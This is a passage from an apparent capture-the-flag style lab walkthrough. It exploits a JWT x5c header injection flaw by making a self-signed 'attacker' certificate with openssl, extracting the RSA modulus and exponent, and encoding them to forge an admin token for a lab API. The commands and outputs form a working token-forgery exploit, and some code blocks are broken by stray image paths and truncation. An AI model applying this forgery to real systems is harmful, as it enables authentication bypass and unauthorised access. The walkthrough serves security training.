2. The "x5t" (x.509 certificate thumbprint) header parameter provides a base64url encoded SHA-256 thumbprint (i.e., digest) of the DER encoding of an X.509 certificate that can be used to match a certificate.

Note: https://jwt.io automatically extracts the X.509 certificate and places it in the "Verify Signature" sub-section in "Decoded" section.



VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN CERTIFICATE-----
  MIIGCTCCA/GgAwIBAgIUR/iZZCE3Y
  Iu6LM6QoGuftrb//F4wDQYJKoZIhv
  cNAQELBQAwgZMxCzAJBgNVBAYTAlV
  TMRMwEQYDVQQIDApDYWxpZm9ybmlh ,
  Private Key. Enter it in plain
  text only if you want to genera
  te a new token. The key never l
  eaves your browser.
)
```

Submitting the above issued token to the API to get the golden ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWt
VeU4wTXpOalZDUWciLCJ1c2UiOiJzaWciLCJIIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJ
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

```
8AUiCWNkwsr8YjMujqjvwb7Ie81Z2Vgb8Nw-LgDLvYUC9Frp3GxvMmE1BKsysz4jv9KLVf04Ku
NnPkA5BKgJgwF6V-iKHVJAiR6vrRqfzDR_AD5gVkHTp1eTzkgImomo-Z7bZ2THVAPtu8sVyNG
yGcGpdBQbFsN2ZxLFgCYUaO-Vuf7bJd6SXJzjRqXDBAz9XX6_pYbBSjMq5pSfIPMZfCUHeyO
Pv38saEbOBEApMw5SBNISrGC7trjBewWz6yYAPebDSTmBObe-BKowEjSK_mKCevKk1K3sY
Nzw0E-zatPR30y5PsVIqaqtAdLvF5app55aZSJH9n8dsx3tSZEswuiWShABnHwepyUBUAyPyTI
s9BSfupP6qyFIJje8TUSoSMXofXuSCjaP4J7ILyoDO9m1Ezyi3DrURDUFZb8CjUDEDVi-Ct58K-
MK7r8_bk71tqHN3E4FhGXX7AwGUztZIQg9UD9gwLv9e8hUT0JCS3eO4xARVbyjoVpgCw2Ikc
3FarsUm0hIz9KynxyFEGyp92VLWcpxec0nXPGeYMBo"}'
http://192.129.185.3:8080/goldenticket
```



```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJ4NXQiOiJPRVU1TjBVd1FUZENORFUzUWpBME5VUXhSakJDTjBOQ016UTBOVUZGTWtVeU4wTXpOalZD
UWciLCJ1c2UiOiJzaWciLCJlIjoiTVRBd01ERSIsImt0eSI6IlJTQSIsImFsZyI6IlJTMjU2IiwibiI6Ik1EQmt
OR014WkRrNE56ZGxObVppTVRjMU5qVTROemRrTW1FeE5qVTVZV0k0TXpCa056WTFNR1ZqWmpnM01UbGxaR0ZoTW
pjelpUSTVNVFEzWlRkbVpHTXlZVGRtTjJZNU1qSmlZVGsyWlRVMVpqazNZbVZpTUdVMFpqUTFZV1psTUdZMU1qW
mhZVEUwWlRBNU5XUmlOMlJpTlRFeU5qSmhZbVl5TVRoaFl6azNPVEEwWlRNNVltSTRaR0ZrWm1FNE1XTTJNVFJt
WTJOaFpHUTBOMlUxWm1VME1HSTFZakl5TmpWbU9UYzVaR1k0TjJVeFlUTmlOamN5TTJKa01tRXlOREF6TW1VNVp
tUmlOMll3WmpBNFptWTFNelk1TlRrMVpUSmxaRGhrTVdSak5tRTRNbVk1T0RFMk1ERm1ZekV3Wm1NeE5tVXpNVG
```



```
9m1Ezyi3DrURDUFZb8CjUDEDVi-Ct58K-MK7r8_bk71tqHN3E4FhGXX7AwGUztZIQg9UD9gwLv9e8hUT0JCS3eO
4xARVbyjoVpgCw2lkc3FarsUm0hIz9KynxyFEGyp92VLWcpxec0nXPGeYMBo"}' http://192.129.185.3:80
80/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```


The server doesn’t returns the golden ticket. It responds by saying that the ticket is only for the admin user.

Vulnerability:
1. The key used for token verification is extracted from the certificate present in the "x5c" header parameter.
2. If the attacker generates a self-signed certificate and creates a forged token using the corresponding private key and replace the "x5c" parameter’s value with the newly generated certificate and modifies the other parameters, namely n, e and x5t then essentially the forged token would get accepted by the server.

Step 6: Retrieving all the required parameters to create a forged token


Creating a self-signed certificate:

Command: openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout attacker.key -out attacker.crt



```
root@attackdefense:~# openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout attacker.key -out attacker.crt
Generating a RSA private key
.........+++++
.......+++++
writing new private key to 'attacker.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@attackdefense:~#
```

Command: ls




```
root@attackdefense:~# ls
attacker.crt  attacker.key
root@attackdefense:~#
```


A certificate and the corresponding private key has been generated.

Extracting RSA public key parameters (n and e) from the generated certificate:


Command: openssl x509 -in attacker.crt -text



```
root@attackdefense:~# openssl x509 -in attacker.crt -text
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            3e:1a:51:90:d1:1b:56:97:e2:e4:4a:a8:ad:84:6b:dd:55:e3:88:6b
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
        Validity
            Not Before: Nov 25 11:56:29 2019 GMT
            Not After : Nov 24 11:56:29 2020 GMT
        Subject: C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
```



```
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        RSA Public-Key: (2048 bit)
        Modulus:
            00:97:99:ec:25:99:57:14:9f:88:4b:be:44:32:ff:
            7d:6d:e5:4c:dc:b5:9c:38:33:26:b4:aa:23:6b:68:
            27:22:eb:e5:d0:e2:3d:1c:bc:e0:0b:1d:0b:48:bd:
            13:73:1a:de:57:2e:e2:12:6b:1c:7e:88:99:49:05:
            7a:43:7b:e6:e2:aa:02:5d:50:f7:07:0a:5f:84:e2:
            78:aa:7e:69:76:39:ba:e9:2e:25:15:5e:0f:30:28:
            e5:06:9c:f2:81:a1:ca:3f:7b:b0:93:c0:e8:80:96:
            1c:c9:0a:24:6c:c5:19:8b:02:9f:16:e6:27:9c:9b:
            43:7f:7e:1e:66:70:81:65:59:ce:2a:1e:e3:57:cc:
            54:31:6e:ae:15:e1:13:d4:bd:95:a4:d8:2a:d3:ff:
            ad:4c:00:c0:7f:61:57:86:78:ac:46:c3:03:96:46:
            39:ce:e6:8b:96:7d:ca:2d:11:fd:46:8c:10:32:d6:
            80:58:c5:7f:04:c1:e3:d8:d4:91:ed:b6:f0:78:21:
            d0:6e:d9:75:b9:25:90:4c:58:eb:47:28:0a:1c:fc:
            df:c8:fe:8e:34:6d:b9:87:52:8a:94:f2:42:16:b4:
            16:a5:98:5c:de:fa:92:6e:af:90:84:1a:6c:d1:b0:
            a9:b5:79:27:6e:77:8b:a5:4f:16:9c:55:dd:4a:7f:
            55:f9
        Exponent: 65537 (0x10001)
```



```
-----BEGIN CERTIFICATE-----
MIIDazCCAlOgAwIBAgIUPhpRkNEbVpfi5EqorYRr3VXjiGswDQYJKoZIhvcNAQEL
BQAwRTELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUxITAfBgNVBAoM
GEludGVybmV0IFdpZGdpdHMgUHR5IEx0ZDAeFw0xOTExMjUxMTU2MjlaFw0yMDEx
MjQxMTU2MjlaMEUxCzAJBgNVBAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEw
HwYDVQQKDBhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQwggEiMA0GCSqGSIb3DQEB
AQUAA4IBDwAwggEKAoIBAQCXmewlmVcUn4hLvkQy/31t5UzctZw4Mya0qiNraCci
6+XQ4j0cvOALHQtIvRNzGt5XLuISaxx+iJlJBXpDe+biqgJdUPcHCl+E4niqfml2
ObrpLiUVXg8wKOUGnPKBoco/e7CTwOiAlhzJCiRsxRmLAp8W5iecm0N/fh5mcIFl
Wc4qHuNXzFQxbq4V4RPUvZWk2CrT/61MAMB/YVeGeKxGwwOWRjnO5ouWfcotEf1G
jBAy1oBYxX8EwePY1JHttvB4IdBu2XW5JZBMWOtHKAoc/N/I/o40bbmHUoqU8kIW
tBalmFze+pJur5CEGmzRsKm1eSdud4ulTxacVd1Kf1X5AgMBAAGjUzBRMB0GA1Ud
DgQWBBQOjXPbGDzw+GN1YwUooV9CSFYH3TAfBgNVHSMEGDAWgBQOjXPbGDzw+GN1
YwUooV9CSFYH3TAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBE
5DRvGuENS6pq2mf+sod1XMfupsfSKViy7Cn9ss0z/SouMzRPc8drXQFP6yemsIWc
ef5UxMqK7uX7kWugyhHoM8bxJ81oI3wFMMACIVKk1+U+eOtLUlqz/co8m6QAk4fN
irlURsu+1Y4CbvOq0IhwMeexs3HiRgCP4+VI+MNSkrKwA3RbOPBeQoYG2dmJ6911
I7c9uGo2Gzmzrd0U/5DuCzpYEgniOtfqGu5Rfs+FEvhgBUNGren6rY7JRsDT3LLE
YH/1LXL8uJW5zncHxRTyVcXKhNZdbx7W0qwni7VesfdkdSJCsw2vz8fhKiQkEazk
md6kDuar9TpCqXRYWrc/
-----END CERTIFICATE-----
root@attackdefense:~#
```


Modulus (n):
00:97:99:ec:25:99:57:14:9f:88:4b:be:44:32:ff:7d:6d:e5:4c:dc:b5:9c:38:33:26:b4:aa:23:6b:68:27:
22:eb:e5:d0:e2:3d:1c:bc:e0:0b:1d:0b:48:bd:13:73:1a:de:57:2e:e2:12:6b:1c:7e:88:99:49:05:7a:4
3:7b:e6:e2:aa:02:5d:50:f7:07:0a:5f:84:e2:78:aa:7e:69:76:39:ba:e9:2e:25:15:5e:0f:30:28:e5:06:9
c:f2:81:a1:ca:3f:7b:b0:93:c0:e8:80:96:1c:c9:0a:24:6c:c5:19:8b:02:9f:16:e6:27:9c:9b:43:7f:7e:1e:
66:70:81:65:59:ce:2a:1e:e3:57:cc:54:31:6e:ae:15:e1:13:d4:bd:95:a4:d8:2a:d3:ff:ad:4c:00:c0:7f:6
1:57:86:78:ac:46:c3:03:96:46:39:ce:e6:8b:96:7d:ca:2d:11:fd:46:8c:10:32:d6:80:58:c5:7f:04:c1:e
3:d8:d4:91:ed:b6:f0:78:21:d0:6e:d9:75:b9:25:90:4c:58:eb:47:28:0a:1c:fc:df:c8:fe:8e:34:6d:b9:87
:52:8a:94:f2:42:16:b4:16:a5:98:5c:de:fa:92:6e:af:90:84:1a:6c:d1:b0:a9:b5:79:27:6e:77:8b:a5:4f:
16:9c:55:dd:4a:7f:55:f9

Exponent (e): 65537 or 0x10001

Converting modulus (n) to base64-encoded hexadecimal strings:

Command:

```
echo
00:97:99:ec:25:99:57:14:9f:88:4b:be:44:32:ff:7d:6d:e5:4c:dc:b5:9c:38:33:26:b4:aa:23:6b:68:27:
22:eb:e5:d0:e2:3d:1c:bc:e0:0b:1d:0b:48:bd:13:73:1a:de:57:2e:e2:12:6b:1c:7e:88:99:49:05:7a:4
3:7b:e6:e2:aa:02:5d:50:f7:07:0a:5f:84:e2:78:aa:7e:69:76:39:ba:e9:2e:25:15:5e:0f:30:28:e5:06:9
c:f2:81:a1:ca:3f:7b:b0:93:c0:e8:80:96:1c:c9:0a:24:6c:c5:19:8b:02:9f:16:e6:27:9c:9b:43:7f:7e:1e:
66:70:81:65:59:ce:2a:1e:e3:57:cc:54:31:6e:ae:15:e1:13:d4:bd:95:a4:d8:2a:d3:ff:ad:4c:00:c0:7f:6
1:57:86:78:ac:46:c3:03:96:46:39:ce:e6:8b:96:7d:ca:2d:11:fd:46:8c:10:32:d6:80:58:c5:7f:04:c1:e
3:d8:d4:91:ed:b6:f0:78:21:d0:6e:d9:75:b9:25:90:4c:58:eb:47:28:0a:1c:fc:df:c8:fe:8e:34:6d:b9:87
:52:8a:94:f2:42:16:b4:16:a5:98:5c:de:fa:92:6e:af:90:84:1a:6c:d1:b0:a9:b5:79:27:6e:77:8b:a5:4f:
16:9c:55:dd:4a:7f:55:f9 | sed 's/://g' | base64 | tr '\n' ' ' | sed 's/ //g' | sed 's/=//g'
```




```
root@attackdefense:~# echo 00:97:99:ec:25:99:57:14:9f:88:4b:be:44:32:ff:7d:6d:e5:4c:dc:b5:9c:38:33:26:b4:aa:2
3:6b:68:27:22:eb:e5:d0:e2:3d:1c:bc:e0:0b:1d:0b:48:bd:13:73:1a:de:57:2e:e2:12:6b:1c:7e:88:99:49:05:7a:43:7b:e6
:e2:aa:02:5d:50:f7:07:0a:5f:84:e2:78:aa:7e:69:76:39:ba:e9:2e:25:15:5e:0f:30:28:e5:06:9c:f2:81:a1:ca:3f:7b:b0:
93:c0:e8:80:96:1c:c9:0a:24:6c:c5:19:8b:02:9f:16:e6:27:9c:9b:43:7f:7e:1e:66:70:81:65:59:ce:2a:1e:e3:57:cc:54:3
1:6e:ae:15:e1:13:d4:bd:95:a4:d8:2a:d3:ff:ad:4c:00:c0:7f:61:57:86:78:ac:46:c3:03:96:46:39:ce:e6:8b:96:7d:ca:2d
:11:fd:46:8c:10:32:d6:80:58:c5:7f:04:c1:e3:d8:d4:91:ed:b6:f0:78:21:d0:6e:d9:75:b9:25:90:4c:58:eb:47:28:0a:1c:
fc:df:c8:fe:8e:34:6d:b9:87:52:8a:94:f2:42:16:b4:16:a5:98:5c:de:fa:92:6e:af:90:84:1a:6c:d1:b0:a9:b5:79:27:6e:7
7:8b:a5:4f:16:9c:55:dd:4a:7f:55:f9 | sed 's/://g' | base64 | tr '\n' ' ' | sed 's/ //g' | sed 's/=//g'
MDA5Nzk5ZWMyNTk5NTcxNDlmODg0YmJlNDQzMmZmN2Q2ZGU1NGNkY2I1OWMzODMzMjZiNGFhMjM2YjY4MjcyMmViZTVkMGUyM2QxY2JjZTAwY
jFkMGI0OGJkMTM3MzFhZGU1NzJlZTIxMjZiMWM3ZTg4OTk0OTA1N2E0MzdiZTZlMmFhMDI1ZDUwZjcwNzBhNWY4NGUyNzhhYTdlNjk3NjM5Ym
FlOTJlMjUxNTVlMGYzMDI4ZTUwNjljZjI4MWExY2EzZjdiYjA5M2MwZTg4MDk2MWNjOTBhMjQ2Y2M1MTk4YjAyOWYxNmU2Mjc5YzliNDM3Zjd
lMWU2NjcwODE2NTU5Y2UyYTFlZTM1N2NjNTQzMTZlYWUxNWUxMTNkNGJkOTVhNGQ4MmFkM2ZmYWQ0YzAwYzA3ZjYxNTc4Njc4YWM0NmMzMDM5
NjQ2MzljZWU2OGI5NjdkY2EyZDExZmQ0NjhjMTAzMmQ2ODA1OGM1N2YwNGMxZTNkOGQ0OTFlZGI2ZjA3ODIxZDA2ZWQ5NzViOTI1OTA0YzU4Z
WI0NzI4MGExY2ZjZGZjOGZlOGUzNDZkYjk4NzUyOGE5NGYyNDIxNmI0MTZhNTk4NWNkZWZhOTI2ZWFmOTA4NDFhNmNkMWIwYTliNTc5Mjc2ZT
c3OGJhNTRmMTY5YzU1ZGQ0YTdmNTVmOQoroot@attackdefense:~#
root@attackdefense:~#
```

Encoded Modulus (n):

MDA5Nzk5ZWMyNTk5NTcxNDlmODg0YmJlNDQzMmZmN2Q2ZGU1NGNkY2I1OWMzODMz
MjZiNGFhMjM2YjY4MjcyMmViZTVkMGUyM2QxY2JjZTAwYjFkMGI0OGJkMTM3MzFhZGU1Nz
JlZTIxMjZiMWM3ZTg4OTk0OTA1N2E0MzdiZTZlMmFhMDI1ZDUwZjcwNzBhNWY4NGUyNzhh
